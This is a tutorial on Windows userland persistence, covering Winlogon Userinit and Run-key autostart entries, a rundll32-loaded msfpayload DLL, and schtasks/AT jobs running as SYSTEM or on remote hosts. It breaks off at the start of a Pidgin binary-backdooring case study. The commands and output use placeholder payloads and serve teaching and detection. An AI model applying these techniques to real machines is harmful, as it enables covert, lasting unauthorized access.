Home » Tutorials » Windows Userland Persistence Fundamentals

Windows Userland Persistence Fundamentals

This tutorial will cover several techniques that can be used to gain persistent access to Windows machines. Usually this doesn't enter into play during a pentest (with the exception of red team engagements) as there is no benefit to adding it to the scope of the project. That is not to say it is not an interesting subject, both from a defensive and offensive perspective.

As the title indicates, we will only be covering userland. It should be noted that advanced persistence mechanisms go far beyond that, kernel rootkits (such as custom NDIS protocol drivers) or even going out-of-band (System Management Mode, Rogue Hypervisors).

On The Run With The Windows Registry

Tampering with the Windows registry is probably the most common and transparent way to set up persistent access to a windows machine. Using the registry we can execute batch files, executables and even exported functions in DLL's. Before we get started I just want to explain the difference between "HKEY_LOCAL_MACHINE" (HKLM) and "HKEY_CURRENT_USER" (HKCU). HKLM keys are run (if required) every time the system is booted while HKCU keys are only executed when a specific user logs on to the system.

Links:

Microsoft DOS reg command - here

Userinit - here

Run and RunOnce Registry Keys - here

RUNDLL and RUNDLL32 - here

```
# The usual suspects.

[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run]
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce]
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices]
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce]
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon]

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce]
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices]
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce]
[HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Winlogon]
```

Subverting Winlogon:

As per the Micorsoft TechNet description; the Userinit registry key defines which programs are run by Winlogon when a user logs in to the system. Typically Winlogon runs Userinit.exe, which in turn runs logon scripts, reestablishes network connections, and then starts explorer.

Below we can see the "default" content for the Winlogon registry key.

```
# Windows 7 machine.

C:\Windows\system32> reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
    ReportBootOk    REG_SZ    1
    Shell    REG_SZ    explorer.exe
    PreCreateKnownFolders    REG_SZ    {A520A1A4-1780-4FF6-BD18-167343C5AF16}
    Userinit    REG_SZ    C:\Windows\system32\userinit.exe
    VMApplet    REG_SZ    SystemPropertiesPerformance.exe /pagefile
    AutoRestartShell    REG_DWORD    0x1
    Background    REG_SZ    0 0 0
    CachedLogonsCount    REG_SZ    10
    DebugServerCommand    REG_SZ    no
    ForceUnlockLogon    REG_DWORD    0x0
    LegalNoticeCaption    REG_SZ
    LegalNoticeText    REG_SZ
    PasswordExpiryWarning    REG_DWORD    0x5
    PowerdownAfterShutdown    REG_SZ    0
    ShutdownWithoutLogon    REG_SZ    0
    WinStationsDisabled    REG_SZ    0
    DisableCAD    REG_DWORD    0x1
    scremoveoption    REG_SZ    0
    ShutdownFlags    REG_DWORD    0x5
    AutoAdminLogon    REG_SZ    0
    DefaultUserName    REG_SZ    Fubar

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GPExtensions
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\AutoLogonChecked
```

There is (almost) no legitimate reason to modify the "Userinit" registry key so if you ever encounter a non-default value here you should hear alarm bells going off. As it turns out we can simply modify the key and prepend the userinit.exe executable with our own malicious binary/script.

```
C:\Windows\system32> reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Userinit
/t REG_SZ /d "C:\Some\Evil\Binary.exe","C:\Windows\system32\userinit.exe"

Value Userinit exists, overwrite(Yes/No)? Yes
The operation completed successfully.

C:\Windows\system32> reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
    ReportBootOk    REG_SZ    1
    Shell    REG_SZ    explorer.exe
    PreCreateKnownFolders    REG_SZ    {A520A1A4-1780-4FF6-BD18-167343C5AF16}
    Userinit    REG_SZ    C:\Some\Evil\Binary.exe,C:\Windows\system32\userinit.exe
    VMApplet    REG_SZ    SystemPropertiesPerformance.exe /pagefile
    AutoRestartShell    REG_DWORD    0x1
    Background    REG_SZ    0 0 0
    CachedLogonsCount    REG_SZ    10
    DebugServerCommand    REG_SZ    no
    ForceUnlockLogon    REG_DWORD    0x0
    LegalNoticeCaption    REG_SZ
    LegalNoticeText    REG_SZ
    PasswordExpiryWarning    REG_DWORD    0x5
    PowerdownAfterShutdown    REG_SZ    0
    ShutdownWithoutLogon    REG_SZ    0
    WinStationsDisabled    REG_SZ    0
    DisableCAD    REG_DWORD    0x1
    scremoveoption    REG_SZ    0
    ShutdownFlags    REG_DWORD    0x5
    AutoAdminLogon    REG_SZ    0
    DefaultUserName    REG_SZ    Fubar

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GPExtensions
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\AutoLogonChecked
```

With the modification shown above any user login will trigger the execution of our evil "Binary.exe". This is definitely pretty obtrusive. For stealth purposes it would be much better to backdoor the userinit executable or rename it and load a different binary (with the same name) that has an epilog which calls the original executable.

Run and RunOnce:

Our other option is to abuse the HKLM/HKCU Run/RunOnce registry keys. Run and RunOnce serve different purposes, as the name indicates, RunOnce is only executed once after the affected user logs in while Run is persistent across logins. There are some interesting oddities to take note of with these registry keys. (1) The RunOnce key is deleted on login, even if it fails to execute, to prevent this you should prefix the value with an exclamation mark (!). Doing so will attempt to execute the key again on the next login. (2) Both the Run and RunOnce keys are not executed when booting into safe mode, to force their execution you can prefix the key value with an asterisk (*).

We can easily query the various Run keys.

```
C:\Windows\system32> reg query "HKLM\Software\Microsoft\Windows\CurrentVersion\Run"

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
    VMware User Process    REG_SZ    "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr

C:\Windows\system32> reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Run"
C:\Windows\system32> reg query "HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce"
C:\Windows\system32> reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce"
```

These registry keys have a pretty straight forward structure. For example, from the output above, we can see that any user logon will trigger the VMWare Tools service to start up. Similarly it is very easy to add our own malicious registry key.

```
C:\Windows\system32> reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run" /v EvilKey
/t REG_SZ /d "C:\Some\Evil\Binary.exe"

The operation completed successfully.

C:\Windows\system32> reg query "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run"

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
    VMware User Process    REG_SZ    "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr
    EvilKey    REG_SZ    C:\Some\Evil\Binary.exe
```

RUNDLL and RUNDLL32:

I wanted to mention rundll separately. Rundll has been around for a very long time, it is used to directly access shared code that is stored in DLL files. As a normal user there should be no reason to interact with DLL's in this way, perhaps with the exception of batch scripting.

Rundll is useful to us because it adds an extra layer of abstraction to the persistence. Hijacking a function inside a legitimate dll and redirecting execution flow to our shellcode will be much more difficult to detect than launching a malicious executable or batch file.

For demonstration purposes we can generate a messagebox dll using msfpayload.


```
root@Josjikawa:~# msfpayload windows/messagebox text='Rundll32 Backdoor' D > /root/Desktop/evil.dll

Created by msfpayload (http://www.metasploit.com).
Payload: windows/messagebox
 Length: 270
Options: {"TEXT"=>"Rundll32 Backdoor"}
```

We can execute our payload by passing the function name (@DllMain12) as a parameter to rundll.

```
C:\Windows\system32> reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run" /v
EvilRundll /t REG_SZ /d "C:\Windows\system32\rundll32.exe C:\Users\Fubar\Desktop\evil.dll, @DllMain12"

The operation completed successfully.

C:\Windows\system32> reg query "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run"

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
    VMware User Process    REG_SZ    "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr
    EvilRundll    REG_SZ    C:\Windows\system32\rundll32.exe C:\Users\Fubar\Desktop\evil.dll, @DllMain12
```

Got shell?

Below you can see a screenshot of these three registry persistence techniques in action.



On Boot

All three backdoors are run moments after explorer finishes starting up. In this case the Winlogon and Run keys are executing batch scripts located on the desktop.

```
@echo off
for /f %%i in ('time /T') do set _time=%%i
echo Backdoor started at %_time%
systeminfo | find /i "Boot Time"
echo.
pause
```

Scheduled Backdoors

Next we will have a look the available task scheduling options in Windows. Scheduling is useful, we can run tasks with different permission sets and trigger the task using events or at specific time intervals. Let's see if we can't book an appointment for our backdoor!

Links:

Schtasks [Microsoft Technet] - here

Wevtutil [Microsoft Technet] - here

Eventcreate [Microsoft Technet] - here

Event-O-Pedia (FTW) - here

Security events in Windows 7 and Server 2k8 [Microsoft Support] - here

AT [Microsoft Technet] - here

Schtasks:

If you have never used schtasks you will be amazed by the extensive features and flexibility that it has. For your convenience you can see the task creation options below (use "schtasks /?" for full options).

```
C:\Windows\system32> schtasks /Create /?

SCHTASKS /Create [/S system [/U username [/P [password]]]]
    [/RU username [/RP password]] /SC schedule [/MO modifier] [/D day]
    [/M months] [/I idletime] /TN taskname /TR taskrun [/ST starttime]
    [/RI interval] [ {/ET endtime | /DU duration} [/K] [/XML xmlfile] [/V1]]
    [/SD startdate] [/ED enddate] [/IT | /NP] [/Z] [/F]

Description:
    Enables an administrator to create scheduled tasks on a local or
    remote system.

Parameter List:
    /S   system         Specifies the remote system to connect to. If omitted
                        the system parameter defaults to the local system.

    /U   username       Specifies the user context under which SchTasks.exe
                        should execute.

    /P   [password]     Specifies the password for the given user context.
                        Prompts for input if omitted.

    /RU  username       Specifies the "run as" user account (user context)
                        under which the task runs. For the system account,
                        valid values are "", "NT AUTHORITY\SYSTEM"
                        or "SYSTEM".
                        For v2 tasks, "NT AUTHORITY\LOCALSERVICE" and
                        "NT AUTHORITY\NETWORKSERVICE" are also available as well
                        as the well known SIDs for all three.

    /RP  [password]     Specifies the password for the "run as" user.
                        To prompt for the password, the value must be either
                        "*" or none. This password is ignored for the
                        system account. Must be combined with either /RU or
                        /XML switch.

    /SC   schedule      Specifies the schedule frequency.
                        Valid schedule types: MINUTE, HOURLY, DAILY, WEEKLY,
                        MONTHLY, ONCE, ONSTART, ONLOGON, ONIDLE, ONEVENT.

    /MO   modifier      Refines the schedule type to allow finer control over
                        schedule recurrence. Valid values are listed in the
                        "Modifiers" section below.

    /D    days          Specifies the day of the week to run the task. Valid
                        values: MON, TUE, WED, THU, FRI, SAT, SUN and for
                        MONTHLY schedules 1 - 31 (days of the month).
```


```
                       Wildcard "*" specifies all days.

    /M    months       Specifies month(s) of the year. Defaults to the first
                       day of the month. Valid values: JAN, FEB, MAR, APR,
                       MAY, JUN, JUL, AUG, SEP, OCT, NOV, DEC. Wildcard "*"
                       specifies all months.

    /I    idletime     Specifies the amount of idle time to wait before
                       running a scheduled ONIDLE task.
                       Valid range: 1 - 999 minutes.

    /TN   taskname     Specifies a name which uniquely
                       identifies this scheduled task.

    /TR   taskrun      Specifies the path and file name of the program to be
                       run at the scheduled time.
                       Example: C:\windows\system32\calc.exe

    /ST   starttime    Specifies the start time to run the task. The time
                       format is HH:mm (24 hour time) for example, 14:30 for
                       2:30 PM. Defaults to current time if /ST is not
                       specified.  This option is required with /SC ONCE.

    /RI   interval     Specifies the repetition interval in minutes. This is
                       not applicable for schedule types: MINUTE, HOURLY,
                       ONSTART, ONLOGON, ONIDLE, ONEVENT.
                       Valid range: 1 - 599940 minutes.
                       If either /ET or /DU is specified, then it defaults to
                       10 minutes.

    /ET   endtime      Specifies the end time to run the task. The time format
                       is HH:mm (24 hour time) for example, 14:50 for 2:50 PM.
                       This is not applicable for schedule types: ONSTART,
                       ONLOGON, ONIDLE, ONEVENT.

    /DU   duration     Specifies the duration to run the task. The time
                       format is HH:mm. This is not applicable with /ET and
                       for schedule types: ONSTART, ONLOGON, ONIDLE, ONEVENT.
                       For /V1 tasks, if /RI is specified, duration defaults
                       to 1 hour.

    /K                 Terminates the task at the endtime or duration time.
                       This is not applicable for schedule types: ONSTART,
                       ONLOGON, ONIDLE, ONEVENT. Either /ET or /DU must be
                       specified.

    /SD   startdate    Specifies the first date on which the task runs. The
                       format is mm/dd/yyyy. Defaults to the current
                       date. This is not applicable for schedule types: ONCE,
                       ONSTART, ONLOGON, ONIDLE, ONEVENT.

    /ED   enddate      Specifies the last date when the task should run. The
```

```
                       format is mm/dd/yyyy. This is not applicable for
                       schedule types: ONCE, ONSTART, ONLOGON, ONIDLE, ONEVENT.

    /EC   ChannelName  Specifies the event channel for OnEvent triggers.

    /IT                Enables the task to run interactively only if the /RU
                       user is currently logged on at the time the job runs.
                       This task runs only if the user is logged in.

    /NP                No password is stored.  The task runs non-interactively
                       as the given user.  Only local resources are available.

    /Z                 Marks the task for deletion after its final run.

    /XML  xmlfile      Creates a task from the task XML specified in a file.
                       Can be combined with /RU and /RP switches, or with /RP
                       alone, when task XML already contains the principal.

    /V1                Creates a task visible to pre-Vista platforms.
                       Not compatible with /XML.

    /F                 Forcefully creates the task and suppresses warnings if
                       the specified task already exists.

    /RL   level        Sets the Run Level for the job. Valid values are
                       LIMITED and HIGHEST. The default is LIMITED.

    /DELAY delaytime   Specifies the wait time to delay the running of the
                       task after the trigger is fired.  The time format is
                       mmmm:ss.  This option is only valid for schedule types
                       ONSTART, ONLOGON, ONEVENT.

    /?                 Displays this help message.

Modifiers: Valid values for the /MO switch per schedule type:
    MINUTE:  1 - 1439 minutes.
    HOURLY:  1 - 23 hours.
    DAILY:   1 - 365 days.
    WEEKLY:  weeks 1 - 52.
    ONCE:    No modifiers.
    ONSTART: No modifiers.
    ONLOGON: No modifiers.
    ONIDLE:  No modifiers.
    MONTHLY: 1 - 12, or FIRST, SECOND, THIRD, FOURTH, LAST, LASTDAY.
    ONEVENT: XPath event query string.
```

Once you wrap your head round the syntax; creating, deleting and querying tasks is pretty straight forward. Take a look at the following example.

This task will run Windows calculator every minute, forever, as the current user (Fubar). Very entertaining and annoying!

```
C:\Windows\system32> schtasks /create /sc minute /mo 1 /tn "AnnoyingCalc" /tr C:\Windows\system32\calc.exe

SUCCESS: The scheduled task "AnnoyingCalc" has successfully been created.

C:\Windows\system32> schtasks /query /tn AnnoyingCalc /fo List /v

Folder: \
HostName:                             WIN7-TESTBED
TaskName:                             \AnnoyingCalc
Next Run Time:                        10/19/2014 12:36:00 AM
Status:                               Ready
Logon Mode:                           Interactive only
Last Run Time:                        10/19/2014 12:35:00 AM
Last Result:                          1
Author:                               Fubar
Task To Run:                          C:\Windows\system32\calc.exe
Start In:                             N/A
Comment:                              N/A
Scheduled Task State:                 Enabled
Idle Time:                            Disabled
Power Management:                     Stop On Battery Mode, No Start On Batteries
Run As User:                          Win7-Testbed\Fubar
Delete Task If Not Rescheduled:       Enabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule:                             Scheduling data is not available in this format.
Schedule Type:                        One Time Only, Minute
Start Time:                           12:35:00 AM
Start Date:                           10/19/2014
End Date:                             N/A
Days:                                 N/A
Months:                               N/A
Repeat: Every:                        0 Hour(s), 1 Minute(s)
Repeat: Until: Time:                  None
Repeat: Until: Duration:              Disabled
Repeat: Stop If Still Running:        Disabled
```



Popping Lots Of Calc

To delete a task you only need to specify the taskname.

```
C:\Windows\system32> schtasks /Delete /tn AnnoyingCalc

WARNING: Are you sure you want to remove the task "AnnoyingCalc" (Y/N)? Y
SUCCESS: The scheduled task "AnnoyingCalc" was successfully deleted.
```

Clearly there is potential to abuse schtasks as an attacker. You can see several examples below to get an idea of the possibilities.

```
# Runs a task daily at 8am.
schtasks /create /tn "EvilTask" /tr C:\Some\Evil\Task.exe /sc daily /st 08:00

# Runs a task each time the user's session is idle for 5 minutes.
schtasks /create /tn "EvilTask" /tr C:\Some\Evil\Task.exe /sc onidle /i 5

# Runs a task, as SYSTEM, each time a user logs in.
schtasks /create /ru "NT AUTHORITY\SYSTEM" /rp "" /tn "EvilTask" /tr C:\Some\Evil\Task.exe /sc onlogon

# Runs a task on a remote machine, as SYSTEM, daily at 8am.
schtasks /create /s RemoteMachine /u domain\user /p password /ru "NT AUTHORITY\SYSTEM" /rp "" /tn
"EvilTask" /tr C:\Some\Evil\Task.exe /sc daily /st 08:00
```

If you need a more fine grained approach you can trigger tasks on highly specific Windows events. Doing so is a bit more labour intensive but it gives you unparalleled control over you task execution. The only caveat is that the target needs to have event logging enable for the event you want to target. You can piggyback the existing event loggers, but there does not seem to be a straight forward way to add custom events from the command line (it may be possible to import a custom event manifest but I have not tested this). If you have GUI access, custom events can be configured using gpedit.msc. A more detailed explanation can be found here.

To demonstrate this we will schedule a task to run every time a user logs off the system (during a lunch-break for example). We can use wevtutil to query the various system event logs and publishers.

```
C:\Windows\system32> wevtutil /?

Windows Events Command Line Utility.

Enables you to retrieve information about event logs and publishers, install
and uninstall event manifests, run queries, and export, archive, and clear logs.

Usage:

You can use either the short (for example, ep /uni) or long (for example,
enum-publishers /unicode) version of the command and option names. Commands,
options and option values are not case-sensitive.

Variables are noted in all upper-case.

wevtutil COMMAND [ARGUMENT [ARGUMENT] ...] [/OPTION:VALUE [/OPTION:VALUE] ...]

Commands:

el | enum-logs          List log names.
gl | get-log            Get log configuration information.
sl | set-log            Modify configuration of a log.
ep | enum-publishers    List event publishers.
gp | get-publisher      Get publisher configuration information.
im | install-manifest   Install event publishers and logs from manifest.
um | uninstall-manifest Uninstall event publishers and logs from manifest.
qe | query-events       Query events from a log or log file.
gli | get-log-info      Get log status information.
epl | export-log        Export a log.
al | archive-log        Archive an exported log.
cl | clear-log          Clear a log.
```


We can check the last recorded "User initiated Logoff" event by referencing the event channel (Security) and the event ID (4647). Please refer to the event-o-pedia for channel and event details.

```
C:\Windows\system32> wevtutil qe Security /f:text /c:1 /q:"Event[System[(EventID=4647)]]

Event[0]:
  Log Name: Security
  Source: Microsoft-Windows-Security-Auditing
  Date: 2014-09-13T21:05:54.339
  Event ID: 4647
  Task: Logoff
  Level: Information
  Opcode: Info
  Keyword: Audit Success
  User: N/A
  User Name: N/A
  Computer: Win7-Testbed
  Description:
User initiated logoff:

Subject:
        Security ID:            S-1-5-21-2436999474-2994553960-2820488997-1001
        Account Name:           Fubar
        Account Domain:         Win7-Testbed
        Logon ID:               0x14afc
```


With this information in hand we can create a scheduled task. We will need to provide schtasks with the appropriate event channel and the XPath query string for the target event.

```
C:\Windows\system32> schtasks /Create /TN OnLogOff /TR C:\Windows\system32\calc.exe /SC ONEVENT /EC
Security /MO "*[System[(Level=4 or Level=0) and (EventID=4634)]]"

SUCCESS: The scheduled task "OnLogOff" has successfully been created.

C:\Windows\system32> schtasks /Query /tn OnLogOff /fo List /v

Folder: \
HostName:                             WIN7-TESTBED
TaskName:                             \OnLogOff
Next Run Time:                        N/A
Status:                               Ready
Logon Mode:                           Interactive only
Last Run Time:                        N/A
Last Result:                          1
Author:                               Fubar
Task To Run:                          C:\Windows\system32\calc.exe
Start In:                             N/A
Comment:                              N/A
Scheduled Task State:                 Enabled
Idle Time:                            Disabled
Power Management:                     Stop On Battery Mode, No Start On Batteries
Run As User:                          Win7-Testbed\Fubar
Delete Task If Not Rescheduled:       Enabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule:                             Scheduling data is not available in this format.
Schedule Type:                        When an event occurs
Start Time:                           N/A
Start Date:                           N/A
End Date:                             N/A
Days:                                 N/A
Months:                               N/A
Repeat: Every:                        N/A
Repeat: Until: Time:                  N/A
Repeat: Until: Duration:              N/A
Repeat: Stop If Still Running:        N/A
```

After logging off and logging back on we are greeted with windows calculator.



Log-Off Calc!



Event 4634, Microsoft Windows security auditing.

An account was logged off.

Subject:
Security ID: Win7-Testbed\Fubar
Account Name: Fubar
Account Domain: Win7-Testbed

Log Name: Security
Source: Microsoft Windows security
Logged: 11/9/2014 4:44:38 AM
Event ID: 4634
Task Category: Logoff
Level: Information
Keywords: Audit Success
User: N/A
Computer: Win7-Testbed
OpCode: Info
More Information: Event Log Online Help

Event Viewer

AT:

The Windows AT command is sort of a second rate citizen compared to schtasks. It can also schedule tasks to run at specific times but does not have nearly as many configuration options.

```
C:\Windows\system32> at /?

The AT command schedules commands and programs to run on a computer at
a specified time and date. The Schedule service must be running to use
the AT command.

AT [\\computername] [ [id] [/DELETE] | /DELETE [/YES]]
AT [\\computername] time [/INTERACTIVE]
    [ /EVERY:date[,...] | /NEXT:date[,...]] "command"

\\computername     Specifies a remote computer. Commands are scheduled on the
                   local computer if this parameter is omitted.
id                 Is an identification number assigned to a scheduled
                   command.
/delete            Cancels a scheduled command. If id is omitted, all the
                   scheduled commands on the computer are canceled.
/yes               Used with cancel all jobs command when no further
                   confirmation is desired.
time               Specifies the time when command is to run.
/interactive       Allows the job to interact with the desktop of the user
                   who is logged on at the time the job runs.
/every:date[,...]  Runs the command on each specified day(s) of the week or
                   month. If date is omitted, the current day of the month
                   is assumed.
/next:date[,...]   Runs the specified command on the next occurrence of the
                   day (for example, next Thursday).  If date is omitted, the
                   current day of the month is assumed.
"command"          Is the Windows NT command, or batch program to be run.
```

One thing to keep in mind is that the AT command always runs with SYSTEM level privileges. Several usage examples can be seen below.

```
# Runs a batch file daily at 8am.
at 08:00 /EVERY:m,t,w,th,f,s,su C:\Some\Evil\batch.bat
```

```
# Runs a binary every Tuesday at 8am.
at 08:00 /EVERY:t C:\Some\Evil\Task.exe

# Runs a binary, only once, at 10pm.
at 22:00 /NEXT: C:\Some\Evil\Task.exe

# Runs a task on a remote machine, every 1st and 20th of the month, at 8am.
at \\RemoteMachine 08:00 /EVERY:1,20 C:\Some\Evil\Task.exe
```

Scheduled tasks can be listed by simple calling the AT command from the command line. Tasks can be deleted using the task ID.

```
C:\Windows\system32> at 08:00 /EVERY:t C:\Some\Evil\Task.exe

Added a new job with job ID = 1

C:\Windows\system32> at

Status ID   Day                     Time          Command Line
-------------------------------------------------------------------------------
        1   Each T                  8:00 AM       C:\Some\Evil\Task.exe

# AT does not provide confirmation for task deletion.
C:\Windows\system32> at 1 /delete
```

Process Resource Hooking

The title for this section is used ad hoc. What we will really be looking at here are: (1) legitimate processes which are already run at boot/startup or (2) legitimate processes we can configure to run at boot/startup. After finding a suitable target we need to look at all the resources that program uses. If we can inject shellcode in one of those resources we will have achieved persistence.

Already it should be clear that this technique is much more covert. Evidence of the persistence is not readily available, it is obscured by the legitimate process or service. In addition, AV detection will be non-existent as the shellcode is mixed in with legitimate code. One final thing to keep in mind is that modifying a signed resource will invalidate the signature.

Case Study - Pidgin Instant Messenger:

For our first example we will look at manually backdooring a PE executable. Let's say, after compromising a target, we discover that Pidgin (which is a popular chat program) is run at startup. In this case we can tell that Pidgin will automatically start on boot because it is in the windows startup folder.

```
# The starup folder for the current user is empty.
C:\> dir "C:\Users\Fubar\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup"

 Volume in drive C has no label.
 Volume Serial Number is CA24-B8EA

 Directory of C:\Users\Fubar\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

09/13/2014  08:05 PM    <DIR>          .
09/13/2014  08:05 PM    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)  55,254,183,936 bytes free

# The starup folder for all users contains a shortcut to Pidgin.
C:\> dir "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"

 Volume in drive C has no label.
 Volume Serial Number is CA24-B8EA

 Directory of C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup

11/23/2014  01:09 AM    <DIR>          .
11/23/2014  01:09 AM    <DIR>          ..
11/23/2014  01:09 AM             1,328 pidgin.exe.lnk
               1 File(s)          1,328 bytes
               2 Dir(s)  55,254,183,936 bytes free
```

Next we need to find out where the Pidgin binary is.


```
C:\> dir /s pidgin.exe

 Volume in drive C has no label.
 Volume Serial Number is CA24-B8EA

 Directory of C:\Program Files\Pidgin

11/22/2014  11:00 PM            60,176 pidgin.exe
               1 File(s)         60,176 bytes

     Total Files Listed:
               1 File(s)         60,176 bytes
               0 Dir(s)  55,249,006,592 bytes free
```

```
C:\> dir "C:\Program Files\Pidgin\"

 Volume in drive C has no label.
 Volume Serial Number is CA24-B8EA

 Directory of C:\Program Files\Pidgin

11/23/2014  02:28 AM    <DIR>          .
11/23/2014  02:28 AM    <DIR>          ..
11/22/2014  08:17 PM    <DIR>          ca-certs
10/19/2014  09:40 PM           671,031 exchndl.dll
10/19/2014  09:40 PM           301,056 freebl3.dll
11/22/2014  08:17 PM    <DIR>          Gtk
10/19/2014  09:40 PM           417,758 libjabber.dll
10/19/2014  09:40 PM           152,852 libmeanwhile-1.dll
10/19/2014  09:40 PM           202,752 libnspr4.dll
10/19/2014  09:40 PM           311,021 liboscar.dll
10/19/2014  09:40 PM            15,872 libplc4.dll
10/19/2014  09:40 PM            14,336 libplds4.dll
10/19/2014  09:40 PM           845,433 libpurple.dll
10/19/2014  09:39 PM           190,464 libsasl.dll
10/19/2014  09:40 PM         2,097,721 libsilc-1-1-2.dll
10/19/2014  09:40 PM           818,985 libsilcclient-1-1-3.dll
10/19/2014  09:40 PM            36,878 libssp-0.dll
10/19/2014  09:39 PM         1,274,655 libxml2-2.dll
10/19/2014  09:40 PM           236,666 libymsg.dll
10/19/2014  09:40 PM           784,384 nss3.dll
10/19/2014  09:40 PM           113,152 nssutil3.dll
11/22/2014  08:17 PM    <DIR>          pidgin-2.10.10-dbgsym
11/22/2014  08:17 PM           104,965 pidgin-uninst.exe
10/19/2014  09:40 PM         1,157,795 pidgin.dll
11/22/2014  11:00 PM            60,176 pidgin.exe                 # Bingo!
11/22/2014  08:17 PM    <DIR>          pixmaps
11/22/2014  08:17 PM    <DIR>          plugins
11/22/2014  08:17 PM    <DIR>          sasl2
10/19/2014  09:40 PM           101,376 smime3.dll
10/19/2014  09:40 PM           174,080 softokn3.dll
11/22/2014  08:17 PM    <DIR>          sounds
11/22/2014  08:17 PM    <DIR>          spellcheck
10/19/2014  09:40 PM           486,400 sqlite3.dll
10/19/2014  09:40 PM           230,912 ssl3.dll
              24 File(s)     10,800,720 bytes
              10 Dir(s)  55,248,990,208 bytes free
```

